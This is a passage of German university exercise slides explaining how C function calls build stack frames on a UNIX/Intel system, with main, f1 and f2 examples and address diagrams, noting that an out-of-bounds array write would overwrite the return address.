

U7 2. Übung

- Besprechung 7. Aufgabe (simail)
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit
- Hack-Aufgabe: harsh

U7-1 Organisatorisches

- Nächste Tafelübungen finden kommende Woche statt. (31.5. und 1.6.)


U7-2 Stackaufbau eines Prozesses

1 Prinzip

- bei jedem Funktionsaufruf wird ein **Stack-Frame** angelegt, in dem u.a.
 - lokale Variablen der Funktion
 - Aufrufparameter an weitere Funktionen
 - Registerbelegung der Funktion während des Aufrufs weiterer Funktionengespeichert werden
- Stackorganisation ist abhängig von
 - Prozessor,
 - Compiler (auch von Version und Flags) und
 - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
 - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 Beispiel

- Aufbau eines **Stack-Frames** (Funktionen *main()*, *f1()*, *f2()*)



- Achtung: architekturabh. Optimierungen können zu Padding führen

2 ■ Stack mehrerer Funktionsaufrufe

```


int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);
    return(a);
}

```

*Stack-Frame für
main erstellen*
 $\&a = fp - 4$
 $\&b = fp - 8$
 $\&c = fp - 12$



2 ■ Stack mehrerer Funktionsaufrufe


```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

*Parameter
auf Stack legen
Bei Aufruf
Rücksprungadr.
auf Stack legen*



2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);
    return(n);
}
```

*Stack-Frame für
f1 erstellen
und aktivieren*

*&x = fp+8
&y = fp+12
&(i[0]) = fp-12
&n = fp-16*

*i[4] = 20 würde
return-Addr. zerstören*

return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp (1996)	←1968
i [2]	←1964
i [1]	←1960
i [0]	←1956
n	←1952
	←1948
	←1944
	←1940
	←1936
	←1932

⋮

2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```


```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);

    return(n);
}
```

*Parameter x
auf Stack legen
und f2 aufrufen*



2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);


    return(n);
}
```

```
int f2(int z) {
    int m;

    m = 100;

    return(z+1);
}
```

*Stack-Frame für
f2 erstellen
und aktivieren*



2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);

    return(n);
}
```


```
int f2(int z) {
    int m;

    m = 100;

    return(z+1);
}
```

*Stack-Frame von
f2 abräumen*

- ① $sp = fp$
- ② $fp = pop(sp)$



2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;


    n = f2(x);
    return(n);
}
```

```
int f2(int z) {
    int m;

    m = 100;

    return(z+1);
}
```

Rücksprung
③ return



2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);
    return(n);
}
```

④
Aufrufparameter
abräumen

y x sp fp

return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp (1996)	←1968
i [2]	←1964
i [1]	←1960
i [0]	←1956
n	←1952
Parameter x	←1948
f1 return-addr	←1944
f1-fp retten	←1940
m	←1936
⋮	←1932

2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;


    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);
    return(n);
}
```



2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);


    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);

    return(n);
}
```



2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

